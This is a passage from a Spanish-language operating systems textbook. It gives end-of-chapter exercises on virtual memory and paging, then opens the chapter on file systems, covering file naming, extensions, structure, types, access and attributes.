31. Una computadora proporciona a cada proceso 65,536 bytes de espacio de direcciones, dividido en páginas de 4096 bytes. Un programa específico tiene un tamaño de texto de 32,768 bytes, un tamaño de datos de 16,386 bytes y un tamaño de pila de 15,870 bytes. ¿Cabrá este programa en el espacio de direcciones? Si el tamaño de página fuera de 512 bytes, ¿cabría? Recuerde que una página no puede contener partes de dos segmentos distintos.

32. ¿Puede una página estar en dos conjuntos de trabajo al mismo tiempo? Explique.

33. Se ha observado que el número de instrucciones ejecutadas entre fallos de página es directamente proporcional al número de marcos de página asignados a un programa. Si la memoria disponible se duplica, el intervalo promedio entre los fallos de página también se duplica. Suponga que una instrucción normal requiere 1 microsegundo, pero si ocurre un fallo de página, requiere 2001 μseg (es decir, 2 mseg para hacerse cargo del fallo). Si un programa requiere 60 segundos para ejecutarse, tiempo durante el cual obtiene 15,000 fallos de página, ¿cuánto tiempo requeriría para ejecutarse si hubiera disponible el doble de memoria?

34. Un grupo de diseñadores de sistemas operativos para la Compañía de Computadoras Frugal están ideando maneras de reducir la cantidad de almacenamiento de respaldo necesario en su nuevo sistema operativo. El jefe de ellos ha sugerido que no se deben preocupar por guardar el texto del programa en el área de intercambio, sino sólo paginarla directamente desde el archivo binario cada vez

que se necesite. ¿Bajo qué condiciones, si las hay, funciona esta idea para el texto del programa? ¿Bajo qué condiciones, si las hay, funciona para los datos?

35. Una instrucción en lenguaje máquina para cargar una palabra de 32 bits en un registro contiene la dirección de 32 bits de la palabra que se va a cargar. ¿Cuál es el número máximo de fallos de página que puede provocar esta instrucción?

36. Cuando se utilizan la segmentación y la paginación, como en MULTICS, primero se debe buscar el descriptor del segmento y después el descriptor de página. ¿Funciona el TLB también de esta manera, con dos niveles de búsqueda?

37. Consideremos un programa que tiene los dos segmentos que se muestran a continuación, los cuales consisten de instrucciones en el segmento 0 y datos de lectura/escritura en el segmento 1. El segmento 0 tiene protección de lectura/ejecución y el segmento 1 tiene protección de lectura/escritura. El sistema de memoria es un sistema de memoria virtual con paginación bajo demanda, con direcciones virtuales que tienen un número de página de 4 bits y un desplazamiento de 10 bits. Las tablas de páginas y la protección son las siguientes (todos los números en la tabla están en decimal):

Segmento 0		Segmento 1	
Lectura/ejecución		Lectura/escritura	
# de página virtual	# de marco de página	# delpágina virtual	# de marco de página
0	2	0	En disco
1	En disco	1	14
2	11	2	9
3	5	3	6
4	En disco	4	En disco
5	En disco	5	13
6	4	6	8
7	3	7	12

Para cada uno de los siguientes casos, proporcione la dirección de memoria real (actual) que resulta de la traducción de direcciones dinámicas o identifique el tipo de fallo que ocurre (ya sea fallo de página o de protección).

a) Obtener del segmento 1, página 1, desplazamiento 3
b) Almacenar en segmento 0, página 0, desplazamiento 16
c) Obtener del segmento 1, página 4, desplazamiento 28
d) Saltar a la ubicación en el segmento 1, página 3, desplazamiento 32

38. ¿Puede pensar en alguna situación en donde el soporte de la memoria virtual fuera una mala idea y qué se ganaría al no tener que soportar la memoria virtual? Explique.

39. Trace un histograma y calcule la media y la mediana de los tamaños de los archivos binarios ejecutables en una computadora a la que tenga acceso. En un sistema Windows, analice todos los archivos .exe y .dll; en un sistema UNIX analice todos los archivos ejecutables en */bin*, */usr/bin* y

/local/bin que no sean secuencias de comandos (o utilice la herramienta *file* para buscar todos los ejecutables). Determine el tamaño de página óptimo para esta computadora, considerando sólo el código (no los datos). Considere la fragmentación interna y el tamaño de la tabla de páginas, haciendo alguna suposición razonable acerca del tamaño de una entrada en la tabla de páginas. Suponga que todos los programas tienen la misma probabilidad de ejecutarse, y por ende deben considerarse con el mismo peso.

40. Los pequeños programas para MS-DOS se pueden compilar como archivos *.COM*. Estos archivos siempre se cargan en la dirección 0x100 en un solo segmento de memoria que se utilice para código, datos y pila. Las instrucciones que transfieren el control de la ejecución, como **JMP** y **CALL**, o que acceden a datos estáticos desde direcciones fijas hacen que las instrucciones se compilen en el código objeto. Escriba un programa que pueda reubicar dicho archivo de programa para ejecutarlo empezando en una dirección arbitraria. Su programa debe explorar el código en busca de códigos objeto para instrucciones que hagan referencia a direcciones de memoria fijas, después debe modificar esas direcciones que apunten a ubicaciones de memoria dentro del rango a reubicar. Encontrará los códigos objeto en un libro de programación en lenguaje ensamblador. Tenga en cuenta que hacer esto perfectamente sin información adicional es, en general, una tarea imposible debido a que ciertas palabras de datos pueden tener valores similares a los códigos objeto de las instrucciones.

41. Escriba un programa que simule un sistema de paginación utilizando el algoritmo de envejecimiento. El número de marcos de página es un parámetro. La secuencia de referencias a páginas debe leerse de un archivo. Para un archivo de entrada dado, dibuje el número de fallos de página por cada 1000 referencias a memoria como una función del número de marcos de página disponibles.

42. Escriba un programa para demostrar el efecto de los fallos del TLB en el tiempo de acceso efectivo a la memoria, midiendo el tiempo por cada acceso que se requiere para recorrer un arreglo extenso.

a) Explique los conceptos principales detrás del programa y describa lo que espera que muestre la salida para alguna arquitectura de memoria virtual práctica.
b) Ejecute el programa en una computadora y explique qué tan bien se ajustan los datos a sus expectativas.
c) Repita la parte b) pero para una computadora más antigua con una arquitectura distinta y explique cualquier diferencia importante en la salida.

43. Escriba un programa que demuestre la diferencia entre el uso de una política de reemplazo de páginas local y una global para el caso simple de dos procesos. Necesitará una rutina que pueda generar una cadena de referencias a páginas basado en un modelo estadístico. Este modelo tiene N estados enumerados de 0 a N-1, los cuales representan cada una de las posibles referencias a páginas y una probabilidad p_1 asociada con cada estado i que represente la probabilidad de que la siguiente referencia sea a la misma página. En caso contrario, la siguiente referencia a una página será a una de las otras páginas con igual probabilidad.

a) Demuestre que la rutina de generación de la cadena de referencias a páginas se comporta en forma apropiada para cierta N pequeña.
b) Calcule la proporción de fallos de página para un pequeño ejemplo en el que hay un proceso y un número fijo de marcos de página. Explique por qué es correcto el comportamiento.
c) Repita la parte b) con dos procesos con secuencias de referencias a páginas independientes, y el doble de marcos de página que en la parte (b).
d) Repita la parte c) utilizando una política global en vez de una local. Además, compare la proporción de fallos de página por proceso con la del método de política local.

4

SISTEMAS DE ARCHIVOS

Todas las aplicaciones de computadora requieren almacenar y recuperar información. Mientras un proceso está en ejecución, puede almacenar una cantidad limitada de información dentro de su propio espacio de direcciones. Sin embargo, la capacidad de almacenamiento está restringida por el tamaño del espacio de direcciones virtuales. Para algunas aplicaciones este tamaño es adecuado; para otras, tales como las de reservaciones en aerolíneas, las bancarias o las de contabilidad corporativa, puede ser demasiado pequeño.

Un segundo problema relacionado con el mantenimiento de la información dentro del espacio de direcciones de un proceso es que cuando el proceso termina, la información se pierde. Para muchas aplicaciones (por ejemplo, una base de datos) la información se debe retener durante semanas, meses o incluso indefinidamente. Es inaceptable que esta información se desvanezca cuando el proceso que la utiliza termine. Además, no debe desaparecer si una falla en la computadora acaba con el proceso.

Un tercer problema es que frecuentemente es necesario que varios procesos accedan a (partes de) la información al mismo tiempo. Si tenemos un directorio telefónico en línea almacenado dentro del espacio de direcciones de un solo proceso, sólo ese proceso puede tener acceso al directorio. La manera de resolver este problema es hacer que la información en sí sea independiente de cualquier proceso.

En consecuencia, tenemos tres requerimientos esenciales para el almacenamiento de información a largo plazo:

1. Debe ser posible almacenar una cantidad muy grande de información.

2. La información debe sobrevivir a la terminación del proceso que la utilice.

3. Múltiples procesos deben ser capaces de acceder a la información concurrentemente.

Durante muchos años se han utilizado discos magnéticos para este almacenamiento de largo plazo, así como cintas y discos ópticos, aunque con un rendimiento mucho menor. En el capítulo 5 estudiaremos más sobre los discos, pero por el momento basta con pensar en un disco como una secuencia lineal de bloques de tamaño fijo que admite dos operaciones:

1. Leer el bloque *k*.
2. Escribir el bloque *k*.

En realidad hay más, pero con estas dos operaciones podríamos (en principio) resolver el problema del almacenamiento a largo plazo.

Sin embargo, éstas son operaciones muy inconvenientes, en especial en sistemas extensos utilizados por muchas aplicaciones y tal vez varios usuarios (por ejemplo, en un servidor). Unas cuantas de las preguntas que surgen rápidamente son:

1. ¿Cómo encontramos la información?
2. ¿Cómo evitamos que un usuario lea los datos de otro usuario?
3. ¿Cómo sabemos cuáles bloques están libres?

y hay muchas más.

Así como vimos la manera en que el sistema operativo abstrajo el concepto del procesador para crear la abstracción de un proceso y el concepto de la memoria física para ofrecer a los procesos espacios de direcciones (virtuales), podemos resolver este problema con una nueva abstracción: el archivo. En conjunto, las abstracciones de los procesos (e hilos), espacios de direcciones y archivos son los conceptos más importantes en relación con los sistemas operativos. Si realmente comprende estos tres conceptos de principio a fin, estará preparado para convertirse en un experto en sistemas operativos.

Los **archivos** son unidades lógicas de información creada por los procesos. En general, un disco contiene miles o incluso millones de archivos independientes. De hecho, si concibe a cada archivo como un tipo de espacio de direcciones, no estará tan alejado de la verdad, excepto porque se utilizan para modelar el disco en vez de modelar la RAM.

Los procesos pueden leer los archivos existentes y crear otros si es necesario. La información que se almacena en los archivos debe ser **persistente**, es decir, no debe ser afectada por la creación y terminación de los procesos. Un archivo debe desaparecer sólo cuando su propietario lo remueve de manera explícita. Aunque las operaciones para leer y escribir en archivos son las más comunes, existen muchas otras, algunas de las cuales examinaremos a continuación.

Los archivos son administrados por el sistema operativo. La manera en que se estructuran, denominan, abren, utilizan, protegen, implementan y administran son tópicos fundamentales en el diseño de sistemas operativos. La parte del sistema operativo que trata con los archivos se conoce como **sistema de archivos** y es el tema de este capítulo.

Desde el punto de vista del usuario, el aspecto más importante de un sistema de archivos es su apariencia; es decir, qué constituye un archivo, cómo se denominan y protegen los archivos qué operaciones se permiten con ellos, etcétera. Los detalles acerca de si se utilizan listas enlazadas (ligadas) o mapas de bits para llevar la cuenta del almacenamiento libre y cuántos sectores hay en un bloque de disco lógico no son de interés, aunque sí de gran importancia para los diseñadores del sis-

tema de archivos. Por esta razón hemos estructurado el capítulo en varias secciones: las primeras dos están relacionadas con la interfaz del usuario para los archivos y directorios, respectivamente; después incluimos un análisis detallado acerca de cómo se implementa y administra el sistema de archivos; por último, daremos algunos ejemplos de sistemas de archivos reales.

4.1 ARCHIVOS

En las siguientes páginas analizaremos los archivos desde el punto de vista del usuario; es decir, cómo se utilizan y qué propiedades tienen.

4.1.1 Nomenclatura de archivos

Los archivos son un mecanismo de abstracción. Proporcionan una manera de almacenar información en el disco y leerla después. Esto se debe hacer de tal forma que se proteja al usuario de los detalles acerca de cómo y dónde se almacena la información y cómo funcionan los discos en realidad.

Probablemente, la característica más importante de cualquier mecanismo de abstracción sea la manera en que los objetos administrados son denominados, por lo que empezaremos nuestro examen de los sistemas de archivos con el tema de la nomenclatura de los archivos. Cuando un proceso crea un archivo le proporciona un nombre. Cuando el proceso termina, el archivo continúa existiendo y puede ser utilizado por otros procesos mediante su nombre.

Las reglas exactas para denominar archivos varían un poco de un sistema a otro, pero todos los sistemas operativos actuales permiten cadenas de una a ocho letras como nombres de archivos legales. Por ende, *andrea*, *bruce* y *cathy* son posibles nombres de archivos. Con frecuencia también se permiten dígitos y caracteres especiales, por lo que nombres como *2*, *urgente!* y *Fig.2-14* son a menudo válidos también. Muchos sistemas de archivos admiten nombres de hasta 255 caracteres.

Algunos sistemas de archivos diferencian las letras mayúsculas de las minúsculas, mientras que otros no. UNIX cae en la primera categoría; MS-DOS en la segunda. Así, un sistema UNIX puede tener los siguientes nombres como tres archivos distintos: *maria*, *Maria* y *MARIA*. En MS-DOS, todos estos nombres se refieren al mismo archivo.

Tal vez sea adecuado hacer en este momento un paréntesis sobre sistemas de archivos. Windows 95 y Windows 98 utilizan el sistema de archivos de MS-DOS conocido como **FAT-16** y por ende heredan muchas de sus propiedades, como la forma en que se construyen sus nombres. Windows 98 introdujo algunas extensiones a FAT-16, lo cual condujo a **FAT-32**, pero estos dos sistemas son bastante similares. Además, Windows NT, Windows 2000, Windows XP y .WV admiten ambos sistemas de archivos FAT, que en realidad ya son obsoletos. Estos cuatro sistemas operativos basados en NT tienen un sistema de archivos nativo (NTFS) con diferentes propiedades (como los nombres de archivos en Unicode). En este capítulo, cuando hagamos referencia a los sistemas de archivos MS-DOS o FAT, estaremos hablando de FAT-16 y FAT-32 como se utilizan en Windows, a menos que se especifique lo contrario. Más adelante en este capítulo analizaremos los sistemas de archivos FAT y en el capítulo 11 examinaremos el sistema de archivos NTFS, donde analizaremos Windows Vista con detalle.

Muchos sistemas operativos aceptan nombres de archivos en dos partes, separadas por un punto, como en *prog.c*. La parte que va después del punto se conoce como la **extensión del archivo** y por lo general indica algo acerca de su naturaleza. Por ejemplo, en MS-DOS, los nombres de archivos son de 1 a 8 caracteres, más una extensión opcional de 1 a 3 caracteres. En UNIX el tamaño de la extensión (si la hay) es a elección del usuario y un archivo puede incluso tener dos o más extensiones, como en *paginainicio.html.zip*, donde *.html* indica una página Web en HTML y *.zip* indica que el archivo se ha comprimido mediante el programa *zip*. Algunas de las extensiones de archivos más comunes y sus significados se muestran en la figura 4-1.

Extensión	**Significado**
archivo.bak	Archivo de respaldo
archivo.c	Programa fuente en C
archivo.gif	Imagen en Formato de Intercambio de Gráficos de CompuServe
archivo.hlp	Archivo de ayuda
archivo.html	Documento en el Lenguaje de Marcación de Hipertexto de World Wide Web
archivo.jpg	Imagen fija codificada con el estándar JPEG
archivo.mp3	Música codificada en formato de audio MPEG capa 3
archivo.mpg	Película codificada con el estándar MPEG
archivo.o	Archivo objeto (producido por el compilador, no se ha enlazado todavía)
archivo.pdf	Archivo en Formato de Documento Portable
archivo.ps	Archivo de PostScript
archivo.tex	Entrada para el programa formateador TEX
archivo.txt	Archivo de texto general
archivo.zip	Archivo comprimido

Figura 4-1. Algunas extensiones de archivos comunes.

En algunos sistemas (como UNIX) las extensiones de archivo son sólo convenciones y no son impuestas por los sistemas operativos. Un archivo llamado *archivo.txt* podría ser algún tipo de archivo de texto, pero ese nombre es más un recordatorio para el propietario que un medio para transportar información a la computadora. Por otro lado, un compilador de C podría insistir que los archivos que va a compilar terminen con *.c* y podría rehusarse a compilarlos si no tienen esa terminación.

Las convenciones como ésta son especialmente útiles cuando el mismo programa puede manejar diferentes tipos de archivos. Por ejemplo, el compilador C puede recibir una lista de varios archivos para compilarlos y enlazarlos, algunos de ellos archivos de C y otros archivos de lenguaje ensamblador. Entonces, la extensión se vuelve esencial para que el compilador sepa cuáles son archivos de C, cuáles son archivos de lenguaje ensamblador y cuáles son archivos de otro tipo.

Por el contrario, Windows está consciente de las extensiones y les asigna significado. Los usuarios (o procesos) pueden registrar extensiones con el sistema operativo y especificar para cada una cuál programa “posee” esa extensión. Cuando un usuario hace doble clic sobre un nombre de archivo, el programa asignado a su extensión de archivo se inicia con el archivo como parámetro. Por

ejemplo, al hacer doble clic en *archivo.doc* se inicia Microsoft *Word* con *archivo.doc* como el archivo inicial a editar.

4.1.2 Estructura de archivos

Los archivos se pueden estructurar en una de varias formas. Tres posibilidades comunes se describen en la figura 4-2. El archivo en la figura 4-2(a) es una secuencia de bytes sin estructura: el sistema operativo no sabe, ni le importa, qué hay en el archivo. Todo lo que ve son bytes. Cualquier significado debe ser impuesto por los programas a nivel usuario. Tanto UNIX como Windows utilizan esta metodología.




Figura 4-2. Tres tipos de archivos. (a) Secuencia de bytes. (b) Secuencia de registros. (c) Árbol.

Hacer que el sistema operativo considere los archivos sólo como secuencias de bytes provee la máxima flexibilidad. Los programas de usuario pueden colocar cualquier cosa que quieran en sus archivos y denominarlos de cualquier manera conveniente. El sistema operativo no ayuda, pero tampoco estorba. Para los usuarios que desean realizar cosas inusuales, esto último puede ser muy importante. Todas las versiones de UNIX, MS-DOS y Windows utilizan este modelo de archivos.

La primera configuración en la estructura se muestra en la figura 4-2(b). En este modelo, un archivo es una secuencia de registros de longitud fija, cada uno con cierta estructura interna. El concepto central para la idea de que un archivo sea una secuencia de registros es la idea de que la operación de lectura devuelva un registro y la operación de escritura sobrescriba o agregue un registro. Como nota histórica, hace algunas décadas, cuando reinaba la tarjeta perforada de 80 columnas, muchos sistemas operativos de mainframes basaban sus sistemas de archivos en archivos consistentes de registros de 80 caracteres; es decir, en imágenes de la tarjeta. Estos sistemas también admitían archivos con registros de 132 caracteres, que fueron destinados para la impresora de

línea (que en esos días eran grandes impresoras de cadena con 132 columnas). Los programas leían la entrada en unidades de 80 caracteres y la escribían en unidades de 132 caracteres, aunque los últimos 52 podían ser espacios, desde luego. Ningún sistema de propósito general de la actualidad utiliza ya este modelo como su sistema de archivos primario, pero en aquellos días de las tarjetas perforadas de 80 columnas y del papel de impresora de línea de 132 caracteres, éste era un modelo común en las computadoras mainframe.

El tercer tipo de estructura de archivo se muestra en la figura 4-2(c). En esta organización, un archivo consiste de un árbol de registros, donde no todos son necesariamente de la misma longitud; cada uno de ellos contiene un campo **llave** en una posición fija dentro del registro. El árbol se ordena con base en el campo llave para permitir una búsqueda rápida por una llave específica.

La operación básica aquí no es obtener el "siguiente" registro, aunque eso también es posible, sino obtener el registro con una llave específica. Para el archivo del zoológico de la figura 4-2(c), podríamos pedir al sistema que, por ejemplo, obtenga el registro cuya llave sea *pony*, sin preocuparnos acerca de su posición exacta en el archivo. Además, se pueden agregar nuevos registros al archivo, con el sistema operativo, y no el usuario, decidiendo dónde colocarlos. Evidentemente, este tipo de archivos es bastante distinto de los flujos de bytes sin estructura que se usan en UNIX y Windows, pero se utiliza de manera amplia en las grandes computadoras mainframe que aún se emplean en algún procesamiento de datos comerciales.

4.1.3 Tipos de archivos

Muchos sistemas operativos soportan varios tipos de archivos. Por ejemplo, UNIX y Windows tienen archivos y directorios regulares. UNIX también tiene archivos especiales de caracteres y de bloques. Los **archivos regulares** son los que contienen información del usuario. Todos los archivos de la figura 4-2 son archivos regulares. Los **directorios** son sistemas de archivos para mantener la estructura del sistema de archivos. Estudiaremos los directorios un poco más adelante. Los **archivos especiales de caracteres** se relacionan con la entrada/salida y se utilizan para modelar dispositivos de E/S en serie, tales como terminales, impresoras y redes. Los **archivos especiales de bloques** se utilizan para modelar discos. En este capítulo estaremos interesados principalmente en los archivos regulares.

Por lo general, los archivos regulares son archivos ASCII o binarios. Los archivos ASCII consisten en líneas de texto. En algunos sistemas, cada línea se termina con un carácter de retorno de carro. En otros se utiliza el carácter de avance de línea. Algunos sistemas (por ejemplo, MS-DOS) utilizan ambos. No todas las líneas necesitan ser de la misma longitud.

La gran ventaja de los archivos ASCII es que se pueden mostrar e imprimir como están, y se pueden editar con cualquier editor de texto. Además, si muchos programas utilizan archivos ASCII para entrada y salida, es fácil conectar la salida de un programa con la entrada de otro, como en las canalizaciones de shell. (La plomería entre procesos no es más fácil, pero la interpretación de la información lo es si una convención estándar, tal como ASCII, se utiliza para expresarla).

Otros archivos son binarios, lo cual sólo significa que no son archivos ASCII. Al listarlos en la impresora aparece un listado incomprensible de caracteres. Por lo general tienen cierta estructura interna conocida para los programas que los utilizan.

Por ejemplo, en la figura 4-3(a) vemos un archivo binario ejecutable simple tomado de una de las primeras versiones de UNIX. Aunque técnicamente el archivo es sólo una secuencia de bytes, el sistema operativo sólo ejecutará un archivo si tiene el formato apropiado. Este archivo tiene cinco secciones: encabezado, texto, datos, bits de reubicación y tabla de símbolos. El encabezado empieza con un supuesto **número mágico**, que identifica al archivo como un archivo ejecutable (para evitar la ejecución accidental de un archivo que no tenga este formato). Después vienen los tamaños de las diversas partes del archivo, la dirección en la que empieza la ejecución y algunos bits de bandera. Después del encabezado están el texto y los datos del programa en sí. Éstos se cargan en memoria y se reubican usando los bits de reubicación. La tabla de símbolos se utiliza para depurar.




Figura 4-3. (a) Un archivo ejecutable. (b) Un archivo.

Nuestro segundo ejemplo de un archivo binario es un archivo, también de UNIX. Consiste en una colección de procedimientos (módulos) de biblioteca compilados, pero no enlazados. A cada uno se le antepone un encabezado que indica su nombre, fecha de creación, propietario, código de

protección y tamaño. Al igual que en el caso del archivo ejecutable, los encabezados de los módulos están llenos de números binarios. Al copiarlos a la impresora se produciría basura como salida.

Cada sistema operativo debe reconocer por lo menos un tipo de archivo —su propio archivo ejecutable— y algunos reconocen más. El antiguo sistema TOPS-20 (para el DECsystem 20) hacía algo más, ya que examinaba la hora de creación de cualquier archivo a ejecutar. Después localizaba el archivo de código fuente y veía si éste se había modificado desde la última vez que se creó el binario. Si así era, recompilaba automáticamente el código fuente. En términos de UNIX, el programa *make* había sido integrado al shell. Las extensiones de archivo eran obligatorias, por lo que el sistema operativo podía saber cuál programa binario se derivaba de cuál fuente.

Tener archivos fuertemente tipificados como éstos ocasiona problemas cada vez que el usuario hace algo que los diseñadores del sistema no esperaban. Por ejemplo, considere un sistema en el que los archivos de salida de un programa tienen la extensión *.dat* (archivos de datos). Si un usuario escribe un programa formateador que lea un archivo *.c* (programa de C), lo transforma (por ejemplo, convirtiéndolo a un esquema de sangría estándar) y después escribe el archivo transformado como salida, el archivo de salida será de tipo *.dat*. Si el usuario trata de ofrecer esto al compilador de C para que lo compile, el sistema se rehusará debido a que tienen la extensión incorrecta. Los intentos de copiar *archivo.dat* a *archivo.c* serán rechazados por el sistema como inválidos (para proteger al usuario contra los errores).

Mientras que este tipo de "amabilidad con el usuario" puede ayudar a los novatos, vuelve locos a los usuarios experimentados debido a que tienen que dedicar un esfuerzo considerable para sortear la idea del sistema operativo en cuanto a lo que es razonable y lo que no.

4.1.4 Acceso a archivos

Los primeros sistemas operativos proporcionaban sólo un tipo de acceso: **acceso secuencial**. En estos sistemas, un proceso podía leer todos los bytes o registros en un archivo en orden, empezando desde el principio, pero no podía saltar algunos y leerlos fuera de orden. Sin embargo, los archivos secuenciales podían rebobinarse para poder leerlos todas las veces que fuera necesario. Los archivos secuenciales eran convenientes cuando el medio de almacenamiento era cinta magnética en vez de disco.

Cuando se empezó a usar discos para almacenar archivos, se hizo posible leer los bytes o registros de un archivo fuera de orden, pudiendo acceder a los registros por llave en vez de posición. Los archivos cuyos bytes o registros se pueden leer en cualquier orden se llaman **archivos de acceso aleatorio**. Son requeridos por muchas aplicaciones.

Los archivos de acceso aleatorio son esenciales para muchas aplicaciones, como los sistemas de bases de datos. Si el cliente de una aerolínea llama y desea reservar un asiento en un vuelo específico, el programa de reservación debe poder tener acceso al registro para ese vuelo sin tener que leer primero los miles de registros de otros vuelos.

Es posible utilizar dos métodos para especificar dónde se debe empezar a leer. En el primero, cada operación `read` da la posición en el archivo en la que se va a empezar a leer. En el segundo se provee una operación especial (`seek`) para establecer la posición actual. Después de una operación `seek`, el archivo se puede leer de manera secuencial desde la posición actual. Este último método se utiliza en UNIX y Windows.

4.1.5 Atributos de archivos

Todo archivo tiene un nombre y sus datos. Además, todos los sistemas operativos asocian otra información con cada archivo; por ejemplo, la fecha y hora de la última modificación del archivo y su tamaño. A estos elementos adicionales les llamaremos **atributos** del archivo. Algunas personas los llaman **metadatos**. La lista de atributos varía considerablemente de un sistema a otro. La tabla de la figura 4-4 muestra algunas de las posibilidades, pero existen otras. Ningún sistema existente tiene todos, pero cada uno de ellos está presente en algún sistema.

Atributo	Significado
Protección	Quién puede acceso al archivo y en qué forma
Contraseña	Contraseña necesaria para acceder al archivo
Creador	ID de la persona que creó el archivo
Propietario	El propietario actual
Bandera de sólo lectura	0 para lectura/escritura; 1 para sólo lectura
Bandera oculto	0 para normal; 1 para que no aparezca en los listados
Bandera del sistema	0 para archivos normales; 1 para archivo del sistema
Bandera de archivo	0 si ha sido respaldado; 1 si necesita respaldarse
Bandera ASCII/binario	0 para archivo ASCII; 1 para archivo binario
Bandera de acceso aleatorio	0 para sólo acceso secuencial; 1 para acceso aleatorio
Bandera temporal	0 para normal; 1 para eliminar archivo al salir del proceso
Banderas de bloqueo	0 para desbloqueado; distinto de cero para bloqueado
Longitud de registro	Número de bytes en un registro
Posición de la llave	Desplazamiento de la llave dentro de cada registro
Longitud de la llave	Número de bytes en el campo llave
Hora de creación	Fecha y hora en que se creó el archivo
Hora del último acceso	Fecha y hora en que se accedió al archivo por última vez
Hora de la última modificación	Fecha y hora en que se modificó por última vez el archivo
Tamaño actual	Número de bytes en el archivo
Tamaño máximo	Número de bytes hasta donde puede crecer el archivo

Figura 4-4. Algunos posibles atributos de archivos.

Los primeros cuatro atributos se relacionan con la protección del archivo e indican quién puede acceder a él y quién no. Todos los tipos de esquemas son posibles, algunos de los cuales estudiaremos más adelante. En algunos sistemas, el usuario debe presentar una contraseña para acceder a un archivo, en cuyo caso la contraseña debe ser uno de los atributos.

Las banderas son bits o campos cortos que controlan o habilitan cierta propiedad específica. Por ejemplo, los archivos ocultos no aparecen en los listados de todos los archivos. La bandera de archivo es un bit que lleva el registro de si el archivo se ha respaldado recientemente. El programa

de respaldo lo desactiva y el sistema operativo lo activa cada vez que se modifica un archivo. De esta forma, el programa de respaldo puede indicar qué archivos necesitan respaldarse. La bandera temporal permite marcar un archivo para la eliminación automática cuando el proceso que lo creó termina.

Los campos longitud de registro, posición de llave y longitud de llave sólo están presentes en los archivos en cuyos registros se pueden realizar búsquedas mediante el uso de una llave. Ellos proporcionan la información requerida para buscar las llaves.

Los diversos tiempos llevan la cuenta de cuándo se creó el archivo, su acceso y su modificación más recientes. Éstos son útiles para una variedad de propósitos. Por ejemplo, un archivo de código fuente que se ha modificado después de la creación del archivo de código objeto correspondiente necesita volver a compilarse. Estos campos proporcionan la información necesaria.

El tamaño actual indica qué tan grande es el archivo en el presente. Algunos sistemas operativos de computadoras mainframe antiguas requieren que se especifique el tamaño máximo a la hora de crear el archivo, para poder permitir que el sistema operativo reserve la cantidad máxima de almacenamiento de antemano. Los sistemas operativos de estaciones de trabajo y computadoras personales son lo bastante inteligentes como para arreglárselas sin esta característica.

4.1.6 Operaciones de archivos

Los archivos existen para almacenar información y permitir que se recupere posteriormente. Distintos sistemas proveen diferentes operaciones para permitir el almacenamiento y la recuperación. A continuación se muestra un análisis de las llamadas al sistema más comunes relacionadas con los archivos.

